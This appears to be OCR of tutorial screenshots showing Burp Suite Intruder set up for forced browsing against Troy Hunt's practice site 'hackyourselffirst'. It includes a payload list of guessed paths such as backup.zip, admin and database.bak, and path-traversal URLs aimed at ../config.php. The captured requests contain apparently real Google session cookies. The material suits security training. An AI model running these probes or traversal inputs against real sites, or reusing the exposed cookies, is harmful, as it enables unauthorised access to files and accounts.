
database.zip


DEMO


INTRUDER FOR FORCED BROWSING



Burp Suite Free Edition v1.7.27 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request to https://r6---sn-q4fl6ne7.googlevideo.com:443 [74.125.3.124]
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
GET
/videoplayback?source=youtube&signature=2033FC8A34553499CE1535C4872CBFDD12D4DC43.4875A683F1F6317C95366A1062D0B3DB34559581&clen=30704883&expire=1508666004&ei=NBbsWYKiCJKo_A0I2IjADQ&keepalive=yes&key=cms1&ip=2605%3Ae000%3A858b%3Ab100%3Aa9dc%3A5267%3Af8e7%3A8dd0&sparams=clen,dur,ei,expire,gir,id,initcwndbps,ip,ipbits,ipbypass,itag,keepalive,lmt,mime,mip,mm,mn,ms,mv,pl,requiressl,source&pl=14&requiressl=yes&mime=audio%2Fwebm&id=o-ABUqTq954Xeo9aD3fIsRCWDCjGagw2Iyq5LvS661VM1o&dur=2039.121&ipbits=0&gir=yes&itag=251&lmt=1508605393813336&alr=yes&ratebypass=yes&cpn=DcmlRgEz6ITi3wlp&c=WEB&cver=2.20171018&redirect_counter=1&rm=sn-a5mre7d&fexp=23702512&cms_redirect=yes&ipbypass=yes&mip=172.91.84.119&mm=31&mn=sn-q4fl6ne7&ms=au&mt=1508645570&mv=m&range=25487434-25939778&rn=1755&rbuf=67125 HTTP/1.1
Host: r6---sn-q4fl6ne7.googlevideo.com
Connection: close
Origin: https://www.youtube.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36
X-Client-Data: CJG2yQEIo7bJAQjEtskBCImSygEI+pzKAQipncoBCNKdygEIqKPKAQ==
Accept: */*
Referer: https://www.youtube.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Type a search term
0 matches


Burp Suite Free Edition v1.7.27 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
2 3 ...
Target Positions Payloads Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
GET /async/newtab?ei=$EmDpWYeLDqH_OgLH-oLoDA$&espv=2&yv=2&async=$xid:1,_fmt:json$ HTTP/1.1
Host: www.google.com
Connection: close
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36
X-Client-Data: CJG2yQEIo7bJAQjEtskBCImSygEI+pzKAQipncoBCNKdygEIqKPKAQ==
Referer: https://www.google.com/_/chrome/newtab?espv=2&ie=UTF-8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: CONSENT=$YES+US.en+20161025-05-0$; OTZ=$4068379_84_88_104280_84_446540$; SID=$TgVCY_bJt4SqHUUmI5KXdweY3sEvB2NKLFRFWpGnsrrcQw5ARdqhhAAlmyYNvgISkLT3dg.$; HSID=$ApQ8vC-W-rrQ-cLEW$;
SSID=$AjrdVuo5hRxq29Ai6$; APISID=$M06hTGQxsCPKZmIE/AKR2HbMjWZHt4hAJd$; SAPISID=$LIoSCijbavUX2Daa/AFR-9keq5wEsLIJP_$;
NID=$114=W7TZRyyjXnelTXFKs-MnHD5pzuL7Z0Q0Xx3hd0WJW0A8lXfRz5q3ReLB-s4o24gx8PskxJ4JdzAVjKwhY3rCyngYlfjAFKI8z_8bdgKz4aCFsQnTCtB2-cvnKtuyZsZAdo8Z8lW0fY4j0Zfi9YAFuvvUw_gRhX-omo396KXBVT0UsKfCS1ZiO
javLCA8fFg_tZWvaMEK6em4NwsMjJN3ZT_Xeyhr3SIQdWDBbFCXmT35awSdg0K3C9Lkl9U1Ym8RPVukc00ucpsMrXAVGAfmatPFsGGfG39nhr4lbrlPUu5eIxdP5u67kXtHnUTIY00YB0IiMIBWprds0TQ6Eu-ScAY577TmVzHrWi39nJoizdo5jh_t9QS
; 1P_JAR=$2017-10-22-3$; SIDCC=$AE4kn7SZa0cMGk7VM7RmlWsVPtmqlSLtKR6AJgIeIY6eljQFI5T8rKo7n8R7HLqUM_3c8mwljMR-hYanN6c$
Add §
Clear §
Auto §
Refresh
Type a search term
0 matches
Clear
14 payload positions
Length: 1284


Burp Suite Free Edition v1.7.27 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
4 5 ...
Target Positions Payloads Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
3
GET /$Supercar/Leaderboard$ HTTP/1.1
Host: hackyourselffirst.troyhunt.com
2
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: ASP.NET_SessionId=oojqji0plozcbgi2hfssv0da; VisitStart=10/22/2017 4:54:36 AM; ARRAffinity=1d8f765b202f71804c0311ba85a085a72eb26a0b7f4c0829b8f575f4fd16bc47;
_ga=GA1.2.1091117039.1508648103; _gid=GA1.2.1165592436.1508648103; _gat=1
Connection: close
Add §
Clear §
Auto §
Refresh
1
Type a search term
0 matches
Clear
1 payload position
Length: 680


Burp Suite Free Edition v1.7.27 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request to https://hackyourselffirst.troyhunt.com:443 [137.117.17.70]
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
GET / HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Connection: close
Cache-Control: max-age=0
User-Agent:
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36
Upgrade-Ins
Accept: tex
on/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: ht
Accept-Enc
Accept-Lang
Cookie: ASI
a; VisitStart=10/22/2017 4:54:36 AM; ARRAffinity=1d8f765b202f71804c0311ba85a085a72eb26a0b7f4c0829b8f575f4fd16bc47; _ga=GA1.2.1091117039.1508648103;
_gid=GA1.2
Send to Spider
Do an active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools [Pro version only]
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor help
Proxy interception help
Type a search term
0 matches


Burp Suite Free Edition v1.7.27 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
4 ...
Target Positions Payloads Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 0
Payload type: Simple list
Request count: 0
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Add
Enter a new item
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Enabled
Rule
Edit
Remove
Up


Burp Suite Free Edition v1.7.27 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
4 5 ...
Target Positions Payloads Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 8
Payload type: Simple list
Request count: 8
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
backup.zip
help
cgi-bin
games
admin
cgi
cgi-bin
database.bak
Add
Enter a new item
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Enabled
Rule

hackme-lol.example/index.html?fileName=../admin

hackme-lol.example/index.html?fileName=../config.php

